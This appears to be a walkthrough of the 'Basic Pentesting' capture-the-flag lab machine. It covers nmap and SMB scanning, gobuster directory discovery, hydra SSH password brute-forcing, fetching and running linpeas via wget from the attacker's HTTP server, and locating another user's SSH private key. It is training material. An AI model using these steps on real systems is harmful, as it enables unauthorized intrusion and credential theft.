
Basic Pentesting



4401

Basic Pentesting

This is a machine that allows you to practise web app hacking and privilege escalation

Basic Pentesting

1. Enumeration

We start with a simple scanning ports tool such as Nmap.

```
nmap -sV -A <IP>
130 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 10:51 CEST
Nmap scan report for 10.10.89.210
Host is up (0.034s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=3/30%OT=22%CT=1%CU=38727%PV=Y%DS=2%DC=T%G=Y%TM=62441A2
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=F1%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M506ST11NW6%O2=M506ST11NW6%O3=M506NNT11NW6%O4=M506ST11NW6%O5=M506ST11
OS:NW6%O6=M506ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(
OS:R=Y%DF=Y%T=40%W=6903%O=M506NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)

Network Distance: 2 hops
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h19m59s, deviation: 2h18m33s, median: 0s
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| smb2-time:
|   date: 2022-03-30T08:51:50
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2022-03-30T04:51:49-04:00

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   33.48 ms 10.9.0.1
2   33.75 ms 10.10.89.210
```

```
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.10 seconds
```

We can see some interesting ports such as 22,80,445 etc.

2.Scanning Vulnerabilities on SMB

We have seen that port 445 is open so we are going to pass the nmap scripts specific to SMB. Hopefully we'll find something usefull.

```
nmap --script smb-vuln* -p 445 <IP>
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-30 11:07 CEST
Nmap scan report for 10.10.89.210
Host is up (0.035s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|       while working on smb-enum-sessions.
|_

Nmap done: 1 IP address (1 host up) scanned in 9.98 seconds
```


As we can see, the host is vulnerable to DoS wich can not offer us usefull information. Let's try to enumerate some users with **enum4linux**.

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
```

Bam. We have managed to list 2 users; ***kay*** and ***jan***.

3.Scanning Vulnerabilities on Apache

We can see that Apache is running on port 80, Apache Jserv on port 8009 and Apache Tomcat on 8080. So first, we'll visit the default HTTP port:




Undergoing maintenance

Please check back later

Let's use **gobuster** to search hidden directories:

```
gobuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.10.89.210
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.89.210
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/03/30 12:10:07 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 296]
/.htaccess            (Status: 403) [Size: 296]
/development          (Status: 301) [Size: 318] [-->
http://10.10.89.210/development/]
/server-status        (Status: 403) [Size: 300]

===============================================================
2022/03/30 12:11:28 Finished
===============================================================
```

We have found the "development" directory so let's visit it:



Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.89.210 Port 80

We found two txt files in that directory:

- Dev.txt:


```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

- J.txt:

```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

4.Cracking with Hydra


We find the initials K and J corresponding to the users we have managed to list above. In one of the notes we can see that it says that Jan's password is easily crackable, so we are going to use **hydra** to crack it and enter via SSH with Jan.



```
┌──(root💀kali)-[/home/worldsleaks]
└─# hydra -l jan -P rockyou.txt ssh://10.10.47.28 -t 4
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-30 12:50:03
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)
d, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398
[DATA] attacking ssh://10.10.47.28:22/
[STATUS] 33.00 tries/min, 33 tries in 00:01h, 14344365 to do in 7244:38h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344314 to do in 8538:17h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 14344194 to do in 8203:23h, 4 active
[STATUS] 28.27 tries/min, 424 tries in 00:15h, 14343974 to do in 8457:32h, 4 active
[22][ssh] host: 10.10.47.28   login: jan   password: [redacted]
```

5. Access via SSH


Finally, after a long wait, we managed to get Jan's password account. Let's login via SSH:



```
┌──(root💀kali)-[~]
└─# ssh jan@10.10.47.28
jan@10.10.47.28's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Mar 30 07:19:44 2022 from 10.9.0.218
jan@basic2:~$ 
```


6. Privilege Escalation

Now that we have access to Jan's account, let's run the linpeas script that will give us an idea of the possible attack vectors we can take advantage of. We set up an HTTP server with python on our host:




```
┌──(root💀kali)-[/home/worldsleaks]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.47.28 - - [30/Mar/2022 13:43:39] "GET /linpeas.sh HTTP/1.1" 200 -
```

And now with the wget command we ask for the script:



```
jan@basic2:/tmp$ wget http://10.9.0.218:80/linpeas.sh
--2022-03-30 07:43:39--  http://10.9.0.218:80/linpeas.sh
Connecting to 10.9.0.218:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 775707 (758K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                   100%[==============================================>] 757.53K  3.74MB/s    in 0.2s

2022-03-30 07:43:39 (3.74 MB/s) - ‘linpeas.sh’ saved [775707/775707]
```


Once we have it, we give it execution permissions and run it.



```
jan@basic2:/tmp$ chmod +x linpeas.sh
jan@basic2:/tmp$ ./linpeas.sh
```


```
    /───────────────────────────────────────────────────────────────────\
    |                         Do you like PEASS?                        |
    |───────────────────────────────────────────────────────────────────|
    |         Become a Patreon    :     https://www.patreon.com/peass   |
    |         Follow on Twitter   :     @carlospolopm                   |
    |         Respect on HTB      :     SirBroccoli                     |
    |───────────────────────────────────────────────────────────────────|
    |                              Thank you!                           |
    \───────────────────────────────────────────────────────────────────/
          linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educ
 of this software will not be the responsibility of the author or of any other coll
uters and/or with the computer owner's permission.
```

We found several attack vectors such as CVEs, cron jobs, binary processes and files that could be of interest for horizontal scaling to other users such as Kay's id_rsa. This would allow us for example to access via SSH with the user Kay:




```
╔══════════╣ Searching ssl/ssh files
╔══════════╣ Analyzing SSH Files (limit 70)

-rw-r--r-- 1 kay kay 3326 Apr 19  2018 /home/kay/.ssh/id_rsa
